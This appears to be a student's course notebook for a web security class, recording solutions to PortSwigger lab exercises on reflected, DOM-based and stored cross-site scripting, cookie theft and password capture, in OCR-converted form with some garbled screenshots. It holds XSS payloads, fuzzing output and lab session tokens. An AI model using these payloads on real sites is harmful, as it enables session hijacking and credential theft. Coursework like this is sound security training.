

# Notebook 3

## CS495 Web and Cloud Security

### PDX | Winter 2022

Evan La Fleur

<b>3.1 XSS</b>	<b>4</b>
Cross Site Scripting/Reflected	4
3.1.1 html-context-nothing-encoded	4
3.1.2 html-context-with-most-tags-and-attributes-blocked	4
3.1.6 some-svg-markup-allowed	5
3.1.7 attribute-angle-brackets-html-encoded	7
3.1.8 javascript-string-single-quote-backslash-escaped	8
3.1.9 javascript-string-angle-brackets-html-encoded	9
3.1.10 javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped	11
3.1.11 javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped	12
Cross Site Scripting/DOM Based	14
3.1.12 document-write-sink	14
3.1.13 document-write-sink-inside-select-element	15
3.1.14 innerhtml-sink	17
3.1.15 jquery-href-attribute-sink	17
3.1.16 dom-xss-reflected	17
Cross Site Scripting/Stored	19
3.1.18 html-context-nothing-encoded	19
3.1.19 href-attribute-double-quotes-html-encoded	19
3.1.20 onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped	20
Cross Site Scripting/DOM Based[Continued]	21
3.1.23 dom-xss-stored	21
Cross Site Scripting/Exploiting	22
3.1.25 stealing-cookies	22
3.1.28 capturing-passwords	24
<b>3.2 CORS, Content Security Policy</b>	<b>24</b>
CORS	24
3.2.1 basic-origin-reflection-attack	24
Content Security Policy	25
3.2.4 Content Security Policy GCP	25
<b>3.3 CSRF</b>	<b>27</b>

CSRF	27
3.3.1 no-defenses	27
3.3.2 no-defenses[continued]	27
3.3.3 token-validation-depends-on-request-method	28
3.3.4 token-not-tied-to-user-session	28
3.3.5 token-duplicated-in-cookie	29
3.3.9 referer-validation-broken	30
3.3.11 perform-csrf	31
<b>3.4 Clickjacking</b>	<b>32</b>
Clickjacking	32
3.4.1 basic-csrf-protected	32
3.4.3 prefilled-form-input	32
3.4.5 trigger-dom-based-xss	34
Prevention(X-Frame-Options)	35
3.4.8 Preventions	35
Google	35
Oregon CTF	36
WebCachePoisoning/Exploiting	38
3.4.9 web-cache-poisoning-with-an-unkeyed-header	38
<b>3.5 Insecure Deserialization (PHP)</b>	<b>40</b>
Natas CTF	40
<b>3.6 Insecure Deserialization (Javascript)</b>	<b>40</b>
Google Cloud	40
<b>3.7 Web Socket Vulnerabilities</b>	<b>44</b>
3.7.1 manipulating-messages-to-exploit-vulnerabilities	44

# 3.1 XSS

## Cross Site Scripting/Reflected

### 3.1.1 html-context-nothing-encoded

**Web Security Academy** Reflected XSS into HTML context with nothing encoded LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

3.1 @ elafleur [evan] \$ python3 html\*

3.1 @ elafleur [evan] \$

### 3.1.2 html-context-with-most-tags-and-attributes-blocked

```
Error: <body onload=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Error: <body onunload=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Error: <body onerror=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Error: <body onmessage=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Error: <body onpagehide=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Error: <body onpageshow=alert(document.cookie)></body> gives response:  
"Attribute is not allowed"  
Success: <body onresize=alert(document.cookie)></body> gives code 200  
Success: <body onstorage=alert(document.cookie)></body> gives code 200
```

The screenshot shows a browser window with the Web Security Academy logo on the left. A modal dialog box is open, containing the text "...abbc0e145b7000300d7.web-security-academy.net says" and an "OK" button. Below the modal are two buttons: "Go to exploit server" (orange) and "Back to lab description >>". In the top right corner, there are navigation links for "Reading List" and a status indicator "LAB Not solved" with a flask icon.

Home

0 search results for "

Search the blog...

Search

< Back to Blog

```
Success. <body onstorage-aftert(document.cookie)></body> gives code 200  
3.1 @ elafleur [evan] $
```

The screenshot shows the Web Security Academy interface with the "3.1" lab solved. The status is "Solved" with a checkmark icon. The text "Reflected XSS into HTML context with most tags and attributes blocked" is displayed. Below it is a "Back to lab description >>" link.

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home

> OUTLINE  
> TIMELINE

```
3.1 @ elafleur [evan] $python3 test.py  
3.1 @ elafleur [evan] $
```

### 3.1.6 some-svg-markup-allowed

Part one:

```
3.1 @ elafleur [evan] $python3 *allowed.py  
Status code is 400 with response text "Tag is not allowed"  
3.1 @ elafleur [evan] $
```

Part two:

```
animatetransform  
image  
svg  
title  
3.1 @ elafleur [evan] $
```

Part three:

```
Events allowed:  
onbegin  
3.1 @ elafleur [evan] $
```

Part four:



Reflected XSS with some SVG markup  
allowed

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)

```
3.1 @ elafleur [evan] $python3 *allowed.py  
1. Test Tags  
2. Test Events  
3. Solve Level  
3  
Enter a tag to solve: animatetransform  
Enter an Event to solve: onbegin  
200  
3.1 @ elafleur [evan] $
```

### 3.1.7 attribute-angle-brackets-html-encoded

The screenshot shows the Network tab of a browser's developer tools. A single request is listed: `/?search=elafleur`. The response headers are expanded, showing:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cache-Control: no-cache
Connection: keep-alive
Cookie: session=LeaT3XKb6MqucKPXicn9JjF7sGsxKKR1
Host: ac991f911e7e06efc02b423c00ce00b0.web-security-academy.net
Pragma: no-cache
Referer: https://ac991f911e7e06efc02b423c00ce00b0.web-security-academy.net/?search=elafleur
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
sec-ch-ua-mobile: ?
sec-ch-ua-platform: "macOS"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36
```

At the bottom, it says "28 requests | 1.6 MB transferred | 1.7 MB".

ODIN\_ID highlighted on left panel

The screenshot shows the Elements tab of the developer tools. The DOM tree is displayed, focusing on a search form. An input field with the value `<elafleur>` is highlighted in purple, indicating it is selected or being edited.

ODIN\_ID in search value

```
3.1 @ elafleur [evan] $python3 *encoded.py
<input type=text placeholder='Search the blog...' name=search value=<elafleur>>
3.1 @ elafleur [evan] $
```

```
3.1 @ elafleur [evan] $python3 *encoded.py
<input type=text placeholder='Search the blog...' name=search value=<elafleur>>
3.1 @ elafleur [evan] $python3 *encoded.py
<input type=text placeholder='Search the blog...' name=search value=<elafleur> foo
="bar">
3.1 @ elafleur [evan] $
```



Reflected XSS into attribute with angle brackets HTML-encoded

LAB Solved



[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

[Home](#)

```
<input type="text" placeholder="Search the blog..." name="search" value="&lt;elafleur&gt;_0m...>
ouseover="alert(1)">
3.1 @ elafleur [evan] $
```

### 3.1.8 javascript-string-single-quote-backslash-escaped

```
<header class="notification-header"> </header>
<section class="blog-header">
  <h1>0 search results for 'elafleur' </h1> == $0
  <hr>
</section>
<section class="search">
  <form action="/" method="GET"> <flex>
    <input type="text" placeholder="Search the blog..." name="search">
    <button type="submit" class="button">Search</button>
  </form>
</section>
<script>
  var searchTerms = 'elafleur';
  document.write('');
</script>

<section class="blog-list">...</section>
</div>
</section>
```

html body div section.maincontainer div.container.ls-page section.blog-header h1

Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility



Reflected XSS into a JavaScript string with single quote and backslash escaped

LAB Not solved



[Back to lab description >](#)

[Home](#)

0 search results for '</script>'

```
'; document.write(");
```

[< Back to Blog](#)

It no longer contains the same link because we ended the script by terminating it early with a </script> tag.



Reflected XSS into a JavaScript string  
with single quote and backslash escaped

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)

```
3.1 @ elafleur [evan] $python3 *escaped.py
<Response [200]>
3.1 @ elafleur [evan] $
```

### 3.1.9 javascript-string-angle-brackets-html-encoded

```
<header class="navigation-header"> ... </header>
  <header class="notification-header"> ... </header>
  <section class="blog-header"> ... </section>
  <section class="search">
    <form action="/" method="GET"> ... </form>
    ... <input type="text" placeholder="Search the blog..." name="search"> == $0
    <button type="submit" class="button">Search</button>
  </section>
  <script>
    var searchTerms = '&lt;/script&gt;';
    document.write('');
  </script>

  <section class="blog-list"> ... </section>
</div>
</section>
</div>
</body>
</html>
```

html body div section.maincontainer div.container.is-page section.search form input

It appears that the test from the previous lab is heavily encoded. So this attempt will not be able to solve this level.

The screenshot shows the Chrome DevTools Console tab. At the top, there are several tabs: Elements, Console, Recorder, Sources, Network, Performance, Memory, Application, Security, Lighthouse, and axe DevTools. The Console tab is active. Below the tabs, there is a search bar with the placeholder "Filter" and a dropdown menu set to "top". The main area displays the following content:

```

⚠ DevTools failed to load source map: Could not load content for https://acc71f5...web-security-academy.net/resources/labheader/css/academyLabHeader.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
⚠ DevTools failed to load source map: Could not load content for https://acc71f5...web-security-academy.net/resources/css/labsBlog.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
> search: 'test'
✖ Uncaught SyntaxError: Invalid or unexpected token
> |

```

In the bottom right corner of the main area, there is a timestamp "VM575:1". At the very bottom of the DevTools window, there is a footer with tabs for "Console" and "Issues".

```

▼<script>
    var searchTerms = 'foo';
    document.write('');
</script>

```

The searches are being run through an encoder which is blocking the search terms.

The screenshot shows the Chrome DevTools Elements tab. The DOM tree is displayed, starting with the root <!DOCTYPE html>. The tree includes:

- <!DOCTYPE html>
- <html>
- ><head>...
- ><body>
  - <script src="/resources/labheader/js/labHeader.js"></script>
  - ><div id="academyLabHeader">...
  - ><div theme="blog">
    - <section class="maincontainer">
      - <div class="container is-page">
        - ><header class="navigation-header">...</header> (flex)
        - <header class="notification-header"> ...</header>
        - <section class="blog-header">...</section>
        - <section class="search">...</section>
        - ><script>...</script>
      - ...  == \$0
      - ><section class="blog-list">...</section>
      - </div>

By adding the hello in the // we are initiating a quote or comment in the java script which terminates the rest of that line from running which brought us the tracker link.

The screenshot shows the browser's address bar with the URL: acc71f531f60aee7c07631070076000e.web-security-academy.net/resources/images/tracker.gif?searchTerms=bar. Below the address bar, the DevTools Elements tab shows the modified JavaScript code:

```

▶<script>...</script>
 == $0
▶<section class="blog-list">...</section>

```



Reflected XSS into a JavaScript string with angle brackets HTML encoded

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)

WE LIKE TO   
**BLOG**

Search the blog...

 Search

3.1 @ elafleur [evan] \$

### 3.1.10

javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped

It appears that the double quotes method will not work since they are included in the encoding for the search box. Finding a way to break the code would work potentially. For example causing an Uncaught Syntax error by sending something with a backslash and a single quote could work.



Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

0 search results for '\'-alert(1)//'

Search the blog...

Search

[< Back to Blog](#)

3.1 @ elafleur [evan] \$

### 3.1.11

javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped

The screenshot shows the Chrome DevTools Elements tab. The DOM tree is visible, with a script block highlighted. The script contains the following code:

```
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">...</div>
<div theme="blog">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">...</header> (flex)
      <header class="notification-header"> </header>
    <section class="blog-header">
      <h1 id="searchMessage">0 search results for 'elafleur'</h1>
      <script>
        var message = `0 search results for 'elafleur'`;
        document.getElementById('searchMessage').innerText = message; == $0
      </script>
    <hr>
  </section>
  <section class="search">...</section>
  <section class="blog-list">...</section>
</div>
</section>
...
html body div section.maincontainer div.container.is-page section.blog-header script (text)
```

The bottom navigation bar shows tabs for Styles, Computed, Layout, Event Listeners, DOM Breakpoints, Properties, and Accessibility.

The screenshot shows the Chrome DevTools Elements tab. The DOM tree is displayed with various nodes like 'script', 'div', 'header', 'h1', and 'hr'. A specific script block is highlighted, showing reflected XSS code injected into a template literal. The code includes a template literal with a backslash and a dollar sign, followed by a comment and a document modification. Below the DOM tree, a status bar shows 'html body div section.maincontainer div.container.is-page section.blog-header script (text)'. At the bottom, tabs for Styles, Computed, Layout, Event Listeners, DOM Breakpoints, Properties, and Accessibility are visible.

This shows that as specific math or functions in general are used in the search field, the webpage will allow the injection of code.



Reflected XSS into a template literal  
with angle brackets, single, double  
quotes, backslash and backticks  
Unicode-escaped

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

Winter 22 @ elafleur [evan] \$

# Cross Site Scripting/DOM Based

## 3.1.12 document-write-sink

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">...</div>
    <div theme="blog">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header">...</header> (flex)
          <header class="notification-header"> ...</header>
          <section class="blog-header">...</section>
          <section class="search">
            <form action="/" method="GET"> (flex)
              <input type="text" placeholder="Search the blog..." name="search">
              <button type="submit" class="button">Search</button> == $0
            </form>
          </section>
        </div>
      </section>
    </div>
    <script>
      function trackSearch(query) {
        document.write('');
      }
      var query = (new URLSearchParams(window.location.search)).get('search');
      if(query) {
        trackSearch(query);
      }
    </script>
    
  <section class="blog-list">...</section>
</body>
```

html body div section.maincontainer div.container.is-page section.search form button.button

Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility



DOM XSS in `document.write` sink  
using source `location.search`

LAB Solved



[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

[Home](#)


0 search results for ""><svg onload=alert(1)>"

elafleur

Search

w22websec-lafleur-evan @ elafleur [evan] \$

### 3.1.13 document-write-sink-inside-select-element



The screenshot shows the Chrome DevTools Elements tab. The DOM tree is expanded to show the following structure:

```
<div>
  <div>
    <div>
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                        <div>
                                                                                          <div>
                                                                                            <div>
                                                                                              <div>
                                                                                                <div>
                                                                                                  <div>
                                                                                                    <div>
                                                                                                      <div>
                                                                                                        <div>
                                                                                                          <div>
                                                                                                            <div>
                                                                                                              <div>
                                                                                                                <div>
                                                                                                                  <div>
                                                                                                                    <div>
                                                                                                                      <div>
                                                                                                                        <div>
                                                                                                                          <div>
                                                                                                                            <div>
                                                                                                                              <div>
                                                                                                                                <div>
                                                                                                                                  <div>
                                                                                                                                    <div>
                                                                                                                                      <div>
                                                                                                                                        <div>
                                                                                                                                          <div>
                                                                                                                                            <div>
                                                                                                                                              <div>
                                                                                                                                                <div>
                                                                                                  <div>
                                                                                                    <div>
                                                                                                      <div>
                                                                                                        <div>
                                                                                                          <div>
                                                                                                            <div>
                                                                                                              <div>
                                                                                                                <div>
                                                                                                                  <div>
                                                                                                                    <div>
                                                                                                                      <div>
                                                                                                                        <div>
                                                                                                                          <div>
                                                                                                                            <div>
                                                                                                                              <div>
                                                                                                                                <div>
                                                                                                                                  <div>
                                                                                                                                    <div>
................................................................
```

The script contains logic to set the selected option in a dropdown menu based on a stored value. It also includes a loop to check if any of the stored stores are present in the array and to append them to the dropdown.

```
var stores = ["London", "Paris", "Milan"];
var store = (new URLSearchParams(window.location.search)).get('storeId');
document.write('<select name="storeId">');
if(store) {
  document.write('<option selected>' + store + '</option>');
}
for(var i=0;i<stores.length;i++) {
  if(stores[i] === store) {
    continue;
  }
  document.write('<option>' + stores[i] + '</option>');
}
document.write('</select>');
```

Store location is set via the script above the select name form field. According to the script, it does not look like it really checks the array of store names to make sure it is in the list. IF it did, someone could still append to the list.

The first if statement appears to be the one to write the option selected to the program, the secondary if statement checks to see if the first value store matches any from the array stores.

location.search inside a select element

Back to lab description » Home

Roulette Drinking Game

★★★★★

\$80.36

Description:  
The Roulette Drinking Game - Because drinking is more fun when you have no idea what you're about to get!

Get the party started and get your guests in the spirit with this novelty drinking game! This spinning wheel of booze comes with 16 shot glasses to add whatever you like to. Choose whatever you please and add as much or as little as you like to get those palms sweating of everyone playing. Don't be afraid to get a bit daring as well and spice things up with a dash of chilli vodka or anything else you can find in your liquor cabinet.

The Roulette Drinking Game is the ideal gift and addition for house parties, hen do's and stag do's. Break the ice for those who haven't met and get your revenge on those you know.

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="AcademyHeader"></div>
    <div theme="ecommerce">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header"></header> (flex)
          <header class="notification-header"></header>
        <section class="product">
          <h3>Roulette Drinking Game</h3>
          
          $ 80.36
          
          <label>Description:</label>
          <p></p>
          <p></p>
          <p></p>
          <form id="stockCheckForm" action="/product/stock" method="POST">
            <input required type="hidden" name="productId" value="1">
            <script>
              var stores = ["London", "Paris", "Milan"];
              var store = (new
                URLSearchParams(window.location.search)).get('storeId');
              document.write('<select name="storeId">');
              if(store) {
                document.write('<option selected="selected">' + store + '</option>');
              }
              for(var i=0;i<stores.length;i++) {
                if(stores[i] == store) {
                  continue;
                }
                document.write('<option>' + stores[i] + '</option>');
              }
              document.write('</select>');
            </script>
            <select name="storeId">
              <option selected="selected">elafleur</option> == $0
              <option>London</option>
              <option>Paris</option>
              <option>Milan</option>
            </select>
            <button type="submit" class="button">Check stock</button>
          </form>
          <span id="stockCheckResult"></span>
          <script src="/resources/js/stockCheckPayload.js"></script>
          <script src="/resources/js/stockCheck.js"></script>
        </div>
      </section>
    </div>
  </body>
</html>
```



DOM XSS in document.write sink using source location.search inside a select element

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning »](#)

Roulette Drinking Game ODIN ID: elafleur



\$80.36

Home

### 3.1.14 innerhtml-sink

**WebSecurity Academy** DOM XSS in innerHTML sink using source location.search LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home

0 search results for 'elafleur'

elafleur Search

< Back to Blog

### 3.1.15 jquery-href-attribute-sink

**WebSecurity Academy** DOM XSS in jQuery anchor href attribute sink using location.search source LAB Solved

\*\*\*\*\* ODIN ID: elafleur \*\*\*\*\* Back to lab description >

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | Submit feedback



### 3.1.16 dom-xss-reflected

Name Headers Payload Preview Response Initiator Timing Cookies

General  
Request URL: https://ac2c1f3c1fbe3fc1c1le7c790044008f.web-security-academy.net/search-results?search=Grandma%27s+on+the+net  
Request Method: GET  
Status Code: 200 OK  
Remote Address: 18.200.141.238:443  
Referrer Policy: strict-origin-when-cross-origin

search-results?search=Grandma%27...  
View source  
Connection: close  
Content-Encoding: gzip  
Content-Length: 237  
Content-Type: application/json; charset=utf-8

Request Headers  
View source  
Accept: \*/\*  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9

12 requests | 467 kB transferred | 513 kB

Request URI

A screenshot of a web browser window. The address bar shows the URL: ac2c1f3c1fbe3fc1c11e7c790044008f.web-security-academy.net/search-results?search=Grandma%27s+on+the+net. The page content displays a JSON object with one result item:

```
{"results":[{"id":4,"title":"Grandma's on the net","image":"blog/posts/8.jpg","summary":"I love old people and technology. I love the language they use, where they have to put the word 'the' in front of everything. The Facebook, The Twitter...the ones I love the most are the ones who show they have..."}],"searchTerm":"Grandma's on the net"}
```

## Response from JSON

A screenshot of a web browser window showing the source code for searchResults.js. A specific line of code is highlighted in blue:

```
if (this.readyState == 4 && this.status == 200) {
    eval('var searchResultsObj = ' + this.responseText);
    displaySearchResults(searchResultsObj);
}
```

The vulnerability is that it is evaluating the code and not performing the proper checks for all the arguments.

The program is blocking certain escape characters. In this example, Quotation marks are not accepted.

**Uncaught SyntaxError: Invalid or unexpected token  
at <anonymous>:1:1**

**Web Security Academy** Reflected DOM XSS  
[Back to lab description](#)

**LAB** Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >](#)

[Home](#)

0 search results for 'NaN'

elafleur

Search

<Back to Blog

# Cross Site Scripting/Stored

## 3.1.18 html-context-nothing-encoded

**Web Security Academy**  Stored XSS into HTML context with nothing encoded

Back to lab description >

Congratulations, you solved the lab!

 Share your skills!  Continue learning >

Home




```

<h1>I'm At A Loss Without It - Leaving Your Smartphone Behind</h1>
<p></p>
<hr>
<p></p>
<p></p>
<p></p>
<hr>
<h1>Comments</h1>
<section class="comment"></section>
<hr>
<script>alert(document.cookie)</script>
<div class="is-linkback"></div>
</div>
```

3.1 @ elafleur [evan] \$

## 3.1.19 href-attribute-double-quotes-html-encoded



The screenshot shows the browser's developer tools with the "Elements" tab selected. The DOM tree displays a comment section with several paragraphs and an image. One paragraph contains a link to a URL that has been encoded as double quotes. The URL is `https://odx.edu" odinid="elafleur">Evan La Fleur<a>`. The browser's status bar at the bottom shows the URL `:how .cls +`.

Screenshot of the Chrome DevTools Elements tab showing the page source code. The code highlights a section of the DOM where an anchor tag's href attribute contains a double-quoted string with an XSS payload.

```

<h1>Comments</h1>
<hr>
<section class="comment">...</section>

<a id="author" href="https://pdx.edu" onmouseover="alert()">'Evan La Fleur'</a> == $0
" | 16 February 2022 "
</p>
<p>Hello world!<script>alert(document.cookie)</script></p>
<p></p>
</section>
<hr>
<section class="add-comment">...</section>
<div class="is-linkback">...</div>
</div>
</section>
</div>
</body>
</html>

```

Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility



Stored XSS into anchor href attribute with double quotes HTML-encoded

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)



3.1 @ elafleur [evan] \$

### 3.1.20

onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped

```
> var tracker={track(){}};tracker.track('https://pdx.edu\'';");>1 Quote
✖ Uncaught SyntaxError: Invalid or unexpected token
VM899:1
```

```
> var tracker={track(){}};tracker.track('https://pdx.edu');//
<- undefined
>
```

In this second example, using two quotation marks, we are commenting out the rest of the line since // is a comment in javascript

```
> var tracker={track:{}},tracker.track('https://pdx.edu');alert();
<- undefined
```

Creates a popup on webpage, no errors displayed.

The encoding is used for double quotes where as it is not used for the single quote.

Yes, they match since the system parses the information on load.

The single quote in encoded form will match up with the non encoded form.



Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

```
To update your account to use zsh, please run chsh -s /bin/zsh .
For more details, please visit https://support.apple.com/kb/HT208050.
3.1 @ elafleur [evan] $python3 onclick*
3.1 @ elafleur [evan] $]
```

## Cross Site Scripting/DOM Based[Continued]

### 3.1.23 dom-xss-stored

```
> "<elafleur><img src=1 onerror=alert(1)>".replace('<','&lt;').replace('>','&gt;')
<- '&lt;elafleur&gt;<img src=1 onerror=alert(1)>'
```

By using the replace function we can take the initial <> and replace them with the encoded variants.

escapeHTML(comment.avatar), escapeHTML(comment.author), escapeHTML(comment.body) are all vulnerabilities in cross-site scripting attacks.

The screenshot shows a browser window with the following details:

- Address Bar:** elafleur
- Tab Bar:** Canvas, phpPgAdmin, ERDPlus, Dashboard | Web..., Web and Cloud Se..., Google Cloud Plat..., Truth Tables, Reading List.
- Header:** WebSecurity Academy [⚡] Stored DOM XSS
- Content Area:** A large orange banner at the bottom says "Congratulations, you solved the lab!"
- Buttons:** LAB Solved, Share your skills!, Continue learning >

## Cross Site Scripting/Exploiting

### 3.1.25 stealing-cookies

▼ Form Data      [view source](#)      [view URL-encoded](#)

**csrf:** ESriAqxunnF70PobpCFT803Vf7CxIJZ

**postId:** 9

**comment:** test

**name:** evan

**email:** evanc.lafleur@gmail.com

**website:** http://google.com

---



## Exploiting cross-site scripting to steal cookies

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

### Thank you for your comment!

Your comment has been submitted.

[<< Back to blog](#)

```
3.1 @ elafleur [evan] $python3 *cookies.py
['secret=CDjD1yIMMLZTP8hUK4BGndaggAeB47pE', 'session=uDjVUdMyU1XKK9wjHjeyP0rC0Fr0pofh']
{'secret': 'CDjD1yIMMLZTP8hUK4BGndaggAeB47pE', 'session': 'uDjVUdMyU1XKK9wjHjeyP0rC0Fr0pofh'}
3.1 @ elafleur [evan] $]
```

### 3.1.28 capturing-passwords

**WebSecurity Academy**  Exploiting cross-site scripting to capture passwords

[Back to lab description >>](#)

Congratulations, you solved the lab!  [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

**Update email**

3.1 @ elafleur [evan] \$

## 3.2 CORS, Content Security Policy

### CORS

#### 3.2.1 basic-origin-reflection-attack

x Headers Preview Response Initiator Timing Cookies

```
1 | {
2 |   "username": "wiener",
3 |   "email": "",
4 |   "apikey": "9wlrTLa0Ebzbmb6xssr0JSAsm38pgyxbs",
5 |   "sessions": [
